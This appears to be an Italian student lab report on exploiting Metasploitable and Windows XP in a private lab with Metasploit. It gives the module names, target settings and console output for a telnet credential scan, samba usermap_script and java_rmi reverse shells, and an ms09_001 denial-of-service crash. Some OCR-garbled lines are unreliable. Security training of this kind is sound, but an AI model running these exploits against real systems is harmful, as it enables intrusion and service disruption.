Pratica S7/L2

Traccia:

- Sfruttare la vulnerabilità di auxiliary telnet per Metasploitable
- Sfruttare la vulnerabilità di samba per Metasploitable
- Sfruttare la vulnerabilità di java rmi per Metasploitable
- Sfruttare la vulnerabilità di samba per Windows XP

Strumento utilizzati:

Msfconsole

Obiettivo:

Utilizzare questi vulnerabilità presenti per cercare di entrare nella macchina della vittima

1) Telnet

Il primo step è di avviare il programma msfconsole dalla macchina kali . La vulnerabilità che dobbiamo testare è telnet e per vedere se è attivo questo servizio sul Metasploit dobbiamo inserire il seguente comando :


search auxiliary/scanner/telnet/telnet version

una volta trovato per utilizzarlo si usa :

use auxiliary/scanner/telnet/telnet version

Dopo aver selezionato questo servizio per visualizzare gli requisiti per il setting basta il comando :

show options



1.1) Exploit con Telnet

Dopo aver settato l'indirizzo IP della macchina vittima (set rhosts 192.168.32.101) con il comando :

exploit

Possiamo ricavare il nome utente e la password dell'utente admin della macchina attaccato e con il comando :

telnet 192.168.32.101

Riusciamo ad entrare nella macchina attaccato e con gli credenziali possiamo ottenere privilegi sulla macchina

```
medic auxiliary (common productive form) > set rhosts 392.186.12.181

(c) 192.186.22.181

(c) 192.186.22.1
```


2) Samba

Lo stesso procedimento si fa anche con samba cercando con :

search exploit/multi/samba/usermap_script
use exploit/multi/samba/usermap_script

riusciamo ad utilizzare questo servizio

show options



2.1) Exploit Samba

Una volta settato IP della vittima possiamo far partire la macchina

```
msf6 exploit(
                                          ) > exploit
 *] Started reverse TCP handler on 192.168.32.100:445
* [*] Command shell session 1 opened (192.168.32.100:445 -> 192.168.32.101:45091) at 2024-01-16 09:29:15
/bin/sh: line 3: ifcofing: command not found ifconfig
eth0
           Link encap:Ethernet HWaddr 08:00:27:33:97:1e
           inet addr:192.168.32.101 Bcast:192.168.32.255 Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fe33:971e/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
           RX packets:13 errors:0 dropped:0 overruns:0 frame:0
           TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
          RX bytes:1366 (1.3 KB) TX bytes:5637 (5.5 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo
          Link encap:Local Loopback
           inet addr:127.0.0.1 Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING MTU:16436 Metric:1
           RX packets:111 errors:0 dropped:0 overruns:0 frame:0
           TX packets:111 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
RX bytes:22913 (22.3 KB) TX bytes:22913 (22.3 KB)
```

Con ifconfig possiamo verificare se l'attacco è andato a buon fine .

Sempre con il comando:

```
search exploit/multi/misc/java_rmi_server use exploit/multi/misc/java_rmi_server show options
```

riusciamo a utilizzare questo servizio

```
<u>msf6</u> > search java_rmi
 Matching Modules
                                                                                                                                  Disclosure Date Rank
                                                                                                                                                                          normal No
excellent Yes
normal No
excellent No
                                                                                                                                                                                                                    Java RMI Registry Interfaces Enumeration
Java RMI Server Insecure Default Configuration Java Code Execution
Java RMI Server Insecure Endpoint Code Execution Scanner
Java RMIConnectionImpl Deserialization Privilege Escalation
      0 auxiliary/gather/java_rmi_registry
1 exploit/multi/misc/java_rmi_server 2011-10-15
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31
 Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
msf6 > use exploit/m
Display all 418 possibilities? (y or n)
msf6 > use exploit/multi/misc/java_rmi_server
[**] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
  Module options (exploit/multi/misc/java rmi server):
                                 Current Setting Required Description
                                                                                                 Time that HTTP Server will wait for the payload request
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
basics/using-metasploit.html
The target port (TCP)
The local host or network interface to listen on. This must be an address
on the local machine or 0.0.0.0 to listen on all addresses.
The local port to listen on.
Negotiate SSL for incoming connections
Path to a custom SSL certificate (default is randomly generated)
The URI to use for this exploit (default is random)
       HTTPDELAY 10
       RHOSTS
                                                                        yes
no
no
no
       SRVPORT
       SSL
SSLCert
URIPATH
                                  false
  Payload options (java/meterpreter/reverse_tcp):
```

3.1) Exploit java_rmi

Anche qui una volta settato i parametri richiesti possiamo far partire il servizio e per verificare se funziona correttamente possiamo fare un ifconfig

```
msf6 exploit(
                                                  r) > set rhosts 192.168.32.101
rhosts => 192.168.32.101
                                   va rmi server) > exploit
msf6 exploit(
[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.101:1099 - Using URL: http://192.168.32.100:8080/jEaUEz
[*] 192.168.32.101:1099 - Server started.
[*] 192.168.32.101:1099 - Sending RMI Header...
[*] 192.168.32.101:1099 - Sending RMI Call...
[*] 192.168.32.101:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.32.101
[*] Meterpreter session 1 opened (192.168.32.100:4444 -> 192.168.32.101:54224) at 2024-01-16 09:34:34 +0000
meterpreter > ifconfig
Interface 1
------
Name
               : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
-----
Name
                : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.32.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe33:971e
IPv6 Netmask : ::
```

```
Anche si avviene gli stessi procedimenti di prima :
```

```
search auxiliary/dos/windows/smb/ms09_001_write use auxiliary/dos/windows/smb/ms09_001_write show options set rhosts 192.168.32.103
```

possiamo far partire il servizio

```
msf6 auxiliary(
                                            te) > exploit
[*] Running module against 192.168.32.103
Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
datalenlow=15535 dataoffset=65535 fillersize=72
rescue
datalenlow=65535 dataoffset=55535 fillersize=72
rescue
datalenlow=55535 dataoffset=55535 fillersize=72
rescue
datalenlow=45535 dataoffset=55535 fillersize=72
datalenlow=35535 dataoffset=55535 fillersize=72
rescue
datalenlow=25535 dataoffset=55535 fillersize=72
rescue
datalenlow=15535 dataoffset=55535 fillersize=72
rescue
datalenlow=65535 dataoffset=45535 fillersize=72
datalenlow=55535 dataoffset=45535 fillersize=72
rescue
datalenlow=45535 dataoffset=45535 fillersize=72
rescue
datalenlow=35535 dataoffset=45535 fillersize=72
rescue
datalenlow=25535 dataoffset=45535 fillersize=72
rescue
datalenlow=15535 dataoffset=45535 fillersize=72
datalenlow=65535 dataoffset=35535 fillersize=72
rescue
datalenlow=55535 dataoffset=35535 fillersize=72
```